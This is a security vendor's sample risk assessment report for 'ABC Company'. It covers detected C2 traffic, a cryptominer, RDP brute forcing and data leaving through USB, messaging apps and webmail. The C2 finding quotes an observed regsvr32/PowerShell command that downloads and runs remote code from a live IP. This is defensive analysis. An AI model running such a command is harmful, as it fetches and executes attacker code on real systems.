Risk Assessment: ABC Company

Prepared By: Ava Unified Security Analyst Services
Date: 2020
Reporting Period: <xxx>
Version: 2.0

Executive Summary

This data review is constructed from anonymised ABC data based on real life threat hunts over the past scoping timescale.

This review contains insights gathered from investigations of live infrastructures by members of our cyber analyst services team using the built-in search, ML sensors and OOB policies offered by the Ava Platform.

This ABC review will highlight some of the functionality on offer from the Ava Platform, as well as some common threats faced by companies in today's digital world.

Some of the observations include advice around potential risky user behaviour and best practice in data hygiene. It also contains details around the searches that have been conducted that have yielded negative results.

This report mirrors a customer initial Risk Assessment report. Further regular reports can also be provided by our cyber analyst services to add further value to the Ava Platform offering.

Table of Contents

Risk Assessment Overview

Report period: < N/A simulated >

Risk Assessment Members

xxxx	IT Director – < ABC company >
xxxx	CISO - < ABC company >
xxxx	Ava – Account Manager
xxxx	Ava – Systems Engineer
xxxx	Ava - Cyber Security Analyst

Review Products

Ava Platform	xx Agents
<N/A>	

Meetings

Data Review	2020-xx-xx

Risk Assessment Scope

Scope	
Number of Users	250
Period of Assessment	1 month
Use Case Coverage Areas	
Attack indicators	
Cyber hygiene	
Data tracking	
Observations	

High Level Findings

1 Attack indicators:

Incidents	Risk Exposure
C2 Communication	Critical
Obfuscation and execution of malicious code	High
Failed login attempts	Medium
Access to advanced hacking tools	Low
RDP Brute Force Attack attempt	High

2 Data tracking:

Incidents	Risk Exposure
Transfer of files to unauthorized USB device	Low
Transfer of files via WeChat	Low
Transfer of files via WhatsApp	Low
Transfer of files via WeTransfer	Low
File uploaded to personal webmail	Low
Sensitive information on users’ desktops	Medium
Printed material	Low

3 Cyber hygiene:


Incidents	Risk Exposure
Tor Browser being used	Medium
TeamViewer connections to multiple hosts	Low
Unsanctioned applications	High

4 Observations:


Incidents	Risk Exposure
Flight risk behaviour	Medium

High Level Findings


Attack indicators




Data tracking



Cyber hygiene



Observations



Detailed Findings

1 Attack indicators:


Finding:


Command and Control (C2) communication using *PowerShell* and *regsvr32*

Connections View

Path called:

regsvr32 /u /s /i:hxxp://173.208.139.170/2.txt scrobj.dll powershell.exe IEX (New-Object systemwww.Net.WebClient).DownloadString('hxxp://173.208.139.170/s.txt')





Apr 23

7 OUTBOUND CONNECTIONS
Source Process: powershell.exe — 8:39 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:39 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:24 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:24 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:23 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:22 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:21 PM

OUTBOUND CONNECTION
Source Process: powershell.exe
Destination: www.w3.org — 8:20 PM

Displaying 7 of 7 entries.

Outbound connection — 2019/04/23 8:24:41 PM

This Node: CYBERUK-CORUZ
Network Address: 192.168.1.162:51694
← 19kB 530B →
Remote Node: www.w3.org
Network Address: 128.30.52.100:443
Process: powershell.exe Signed
Protocol: TCP

Connections made by powershell.exe
Hits in the organization
Connections from this node

Connections made to 128.30.52.100
Hits in the organization
By this node

Other events by powershell.exe
DNS lookups by this node
File events on this node
File events by this process instance

Detailed view of compromised machine traffic

The above *regsvr32* syntax calls an external resource on the internet and downloads the contents of a text file and registers it to run within the scrobj.dll. The above powershell.exe syntax appears to instruct the host to connect to the C2 server, then download further instructions, presumably more *PowerShell* code. The above behaviours are indicative of C2 communication.

Research utilizing the Ava Platform indicates that this communication is limited to this individual machine at present. It is recommended however that this be investigated further.


<u>Finding:</u> Obfuscation and execution of malicious code

FILE EVENT - 29/01/2019 2:44pm on PC

Process cmd.exe runs ping.exe.

Utilizing the Ava platform's simple investigative platform, we can see that the following command line argument is *actually* run.

"C:\Windows\System32\cmd.exe" /C ping 127.0.0.1 -n 6 & taskkill -f /im lsmos.exe & c:\windows\debug\lsmos.exe”



C:\Windows\System32\PING.EXE was executed by cmd.exe

2019/01/29 3:23:59 PM

PROCESS
cmd.exe Signed

"C:\Windows\System32\cmd.exe" /C ping 127.0.0.1 -n 6 & taskkill -f /im lsmos.exe & c:\windows\debug\lsmos.exe

UID
S-1-5-18

USERNAME
NT AUTHORITY\SYSTEM

SIGNATURE ACCEPTED
true

SIGNATURE PRESENT

C: → Windows → System32
PING.EXE 1

Detailed Process View

This command sends 6 ping packets to the local host then kills the ping process. It then goes on to run the lsmos.exe file. This file has been identified (by its SHA256 HASH value) as being a variant of the ***XMRig*** *CPUMiner*, a malicious **trojan** which was designed to exploit a computer's resources and mine cryptocurrency without a victim being aware.


This approach of nesting one command inside another is a common attack pattern for those wishing to evade protection technologies such as *AppLocker*. The Ava Platform lends itself to this manner of threat hunting.

The malware also opens multiple communication channels to sites in Europe in order to operate as a crypto mining hive of sorts.

Finding: Failed Login Attempts

The Ava platform identified multiple failed login attempts coming from a number of IP addresses. The customer was provided with a list of IP addresses the failed login attempts were coming from. The customer advised that these Ip addresses were from decommissioned devices. The customer provided the information to their infrastructure team to investigate further.

A further failed logon was detected on the 11th October by the customer. This was for a Non-ICT attempt to login. As shown on the screenshot below.



Friday, 11 October 2019 at 10:42:30 GMT+01:00
Agent policy Medium | 50

Node
LO[redacted]NTM02


User
Unknown

Created by
Policy: Failed login attempt

Description
Failed login attempt by IN[redacted]\SangarD

Sensor Description

The following two failed login attempts were seen on the XXXXServer from username XXXXXXX\Tfadmin




Tuesday, 8 October 2019 at 15:04:05 GMT+01:00
Login

User
Unk[redacted]own

UID
S-1-5-21-3041029792-3521539097-454272313[redacted]001

Node
Trin[redacted]Server

Username
TRI[redacted]TYFS\Tfadmin



Tuesday, 8 October 2019 at 14:52:52 GMT+01:00
Login failure

User
Un[redacted]own


UID
<no value>

Node
T[redacted]ityServer

Username
TR[redacted]TYFS\Tfadmin

Login failures from Tfadmin

On the 12th, 13th, 14th and 15th of October failed logins were seen at 01.59am on all of those days as shown in the screenshot below.



15 Oct 2019
T[redacted]nityServer 01:59
T[redacted]nityServer failed to log in

14 Oct 2019
Tr[redacted]ityServer 01:59
Tr[redacted]ityServer failed to log in

13 Oct 2019
T[redacted]nityServer 01:59
T[redacted]nityServer failed to log in

12 Oct 2019
[redacted]inityServer 01:59
T[redacted]nityServer failed to log in


Login failures from Tfadmin

Successful Logins

The customer requested a report on successful logins seen on domain controllers along with the Source IP addresses. Below is a list of IP addresses the successful logins were seen from.

```
10.212.134.5
10.212.134.9
10.1.7.112
10.1.6.50
172.16.15.15
172.28.250.111
172.20.250.136
10.1.6.72
172.28.250.108
```

Finding: Access to advanced hacking tools via *github*



Audit Logging Tampering

NO RESULTS

Try changing the selected timeframe or modify the saved search

Kerberos Ticket Listing

NO RESULTS

Try changing the selected timeframe or modify the saved search


Access to Github

Nodes (1)

Ana_Windows10

Initial alerting via Watchlists

The Ava Platform detected a connection to the code sharing site *github.io*. After the initial connection the platform was able to map all additional connection artefacts across the environment and correlate data transfer volumes for each session.



2019/04/30 12:20:44 PM

Tab URL
https://github.com/EmpireProject/Empire%20GitHub%20EmpireProject/Empire%20Empire

Target URL
https://github.com/EmpireProject/Empire%20GitHub%20EmpireProject/Empire%20Empire

Browser
Chrome

Private session
False

Transition type: Link
The user got to this page by clicking a link on another page.

Granular browser events

The Ava Platform detected a browser connection to the public repository for the advanced hacking platform *Powershell Empire*.


Recent *file-less malware* attacks by APTs have utilized *github.io* repositories as a staging area for code used in various campaigns. Ironically these *github.io* repositories are often authored by legitimate security researchers sharing vulnerability research for penetration testing and awareness purposes.

It is highly unlikely that this access is legitimate and in line with corporate acceptable use. Further investigation into this endpoint was undertaken.

Finding: RDP Brute Force Attack attempt

Node xxx was noted to have continuous and recurring failed RDP Login attempts.


This device had multiple login attempts over RDP, it is believed to be an attack against the enabled internet-facing RDP server hosted by the device. The majority of the connections are originating from, but not limited to, China, Russia and Europe.



World map view of the login attempts

Further investigation shows that the device most likely is not compromised but considering the device has been under attack it would be safe to say that immediate action would be required.

Remote login attempts have cycled between common usernames such as ADMINISTRATOR, USER, HELPDESK, SERVER, ADMIN, INFO, BACKUP, DEMO and so on.



torsdag 28 november 2019 kl. 12:00:23 GMT+01:00

Login failure

User
Unk[redacted]own

Node
EW-[redacted]H010343

UID
<no value>

Username
SERVER

Remote IP
185.254.0.200

Login failures


It's noted that the only user with legitimate login attempts on this device was conducted by a user named xxx/xxxx – SID S-1-xxxxxx1. It is also worth noting that these legitimate login attempts were local logins as opposed to remote RDP logins.

Our investigation shows that this attack attempt is most likely part of the GoldBrute Botnet – https://www.darkreading.com/threat-intelligence/goldbrute-botnet-brute-forcing-15m-rdp-servers-/d/d-id/1334921

Action taken by xxxx and Ava:
After a discussion between xxxx and xxxxx it was decided that the best action is to put the device on Isolation. And so it was on November 30

2 Data tracking:

<u>Finding:</u> Transfer of files to Unauthorized USB Device



Unknown USB device
Go to event →

2019/02/24 9:32:09 AM

Node
[redacted]


User

Description
A USB storage device with the serial number "4C531001420906121250" has been connected for the first time in organization.

USB storage device information

The Ava Platform can detect the use of all USB devices within an environment. The advanced machine learning will alert when an unknown or unauthorised device is introduced to the environment. This is especially useful where the use of USB storage devices is restricted. The platform is easily able to distinguish between USB peripherals such as keyboards and storage devices. It is also capable of giving specific serial number information. This information is essential in attributing a specific action in the environment to a physical device seized by security professionals in any later investigation.

The platform not only records unique information about the physical device but can also determine instantly if it has been used in any other machine within the environment.



23 files accessed

[redacted]

Process
EXCEL.EXE Signed

File events by EXCEL.EXE
Hits in the organization 5
File events on this node 4
File events by this process instance 2

Other events by EXCEL.EXE
Connections from this node 108
DNS lookups by this node 0

2019/02/24 9:40:43 AM

OneDrive - [redacted]
Document → Documents
ABS
[redacted] 12
desktop.ini 1
desktop.ini 1
E:
untitled.xlsx 15
First accessed
2019/02/24 9:40 AM
~$untitled.xlsx 1
First accessed
2019/02/24 9:40 AM

Files copied to storage device


In this instance a machine learning sensor altered that a previously unknown USB device had been inserted. The platform was then able to display events surrounding this occurrence.

The file and application access information provided from the Ava agent also tracks whether files have been accessed or copied to the storage or indeed if other sensitive documents were open at the same time giving rise to concerns of copy and pasting data as a means of exfiltration.

It was shown that a corporate spreadsheet was open at the same time as an untitled spreadsheet on a USB drive.
If USB storage device usage is restricted within the environment, it is recommended that this event be investigated further in order to understand the circumstances of its insertion the reason for the actions taken by the user.

Finding: Transfer of files via WeChat

The secure storage and transfer of files is the primary way in which companies protect their data. For this to take place corporate cloud storage solutions are procured and implemented. For these to be successful there must be adoption of this process of working and the ability to identify when activity falls outside of best practice.



113 files accessed

2019/05/27 12:42:23 PM

Node
ACFLT-PF1L1FD1 [redacted]


Process
AcroRd32.exe Signed

File events by AcroRd32.exe
Hits in the organization 2
File events on this node 2
File events by this process instance 1

Other events by AcroRd32.exe
Connections from this node 0
DNS lookups by this node 0


C:
Users → CSHAOHUI → D[redacted]
thermophysicalModels-OF-2.3-updated_HN141009.pdf 2
Windows → CSC → v2.0.6 → namespace → svdcvm07 → user → CSHAOHUI → [redacted] → WeChat Files → kid136682 → FileStorage → File → 2019-...
invoice.pdf 4
Yuan_Fang_Stan[redacted]t.pdf 4

Files transferred via WeChat



Files transferred via WeChat

Finding: Transfer of files via WhatsApp



Browser upload

2019/04/30 3:57:52 PM

Tab URL
https://web.whatsapp.com/

Filename
Customer List - Enterprise.txt

Size
60B

MIME type
text/plain

Browser
Chrome


Private session
False

Sensitive data uploaded to WhatsApp

The Ava Platform detected the use of WhatsApp web client on an endpoint. This service is an end-to-end encrypted messaging platform that seeks to ensure that only the sender and recipient can read the message (or its attachments). It is also noteworthy that unlike other instant messaging platforms, WhatsApp web acts as a bridge to the cellular network of the sender. This enables a data transfer of files from a corporate computer to entirely bypass legacy network security software. This is a common means of data exfiltration during corporate espionage.

In this incident it was noted that the file Customer-List Enterprise.txt was exfiltrated from the environment using this method.

Finding: Transfer of files via WeTransfer



Outbound connection 2019/03/10 9:27:56 AM

This Node IT77-ABX-[redacted] Network Address 17[redacted] ← 8kB 21MB → Remote Node wetransfer-eu-prod-outgoing.s3.eu... Network Address 52.218.97.40:443

Process chrome.exe Signed

Protocol TCP

Connections made by chrome.exe

Hits in the organization 1

Connections from this node 5

Connections made to 52.218.97.40

Hits in the organization 1

By this node 3

Other events by chrome.exe

DNS lookups by this node 0

File events on this node 0


File events by this process instance 0

Connection established to WeTransfer

The functionality of the power search watchlists also identified a spike in upload traffic. The ability to track connections from the Ava Platform showed the use of the filesharing service *WeTransfer*. It is unlikely that this is a product used corporately due to the isolated nature of its use and therefore warrants further investigation.

Finding: Screenshot of PDF file uploaded to personal webmail

The Ava Platform excels at providing contextual awareness harvested from multiple events on a monitored system.



ACFLT-PF1L1F[redacted]

Activity Feed

Jun 1

BROWSER UPLOAD EVENT 12:36 PM
URL: https://mail.google.com/mail/u/1/#inbox/FMfcgxwCgfvdqT...
File: Capture.PNG (159kB)

APPLICATION IN FOREGROUND CHANGED 12:36 PM
Process: chrome.exe
Window title: New Tab - Google Chrome

APPLICATION IN FOREGROUND CHANGED 12:36 PM
Process: AcroRd32.exe
Window title: 3 A note on the defect sensitivity of brittle solid fo...

APPLICATION IN FOREGROUND CHANGED 12:36 PM
Process: SnippingTool.exe
Window title: Snipping Tool


Timeline of copy and upload actions

In this instance the Ava Platform has identified the use of snipping tool. Further investigation shows that it is highly likely that it was used to capture a screen displaying a PDF file. The resulting image was then uploaded to a webmail client.

This is a common means of data exfiltration as it is often able to bypass established DLP solutions. Due to the extensive visibility offered by the platform actions such as this are not missed.

<u>Finding:</u> Sensitive information being stored on users' desktops

The visibility offered by Ava Platform Power search and Watchlists assisted in the identification of excel spreadsheet and word documents containing company information endpoint desktops. If the content of these files matches the name of the files then this type of storage could pose a critical risk.



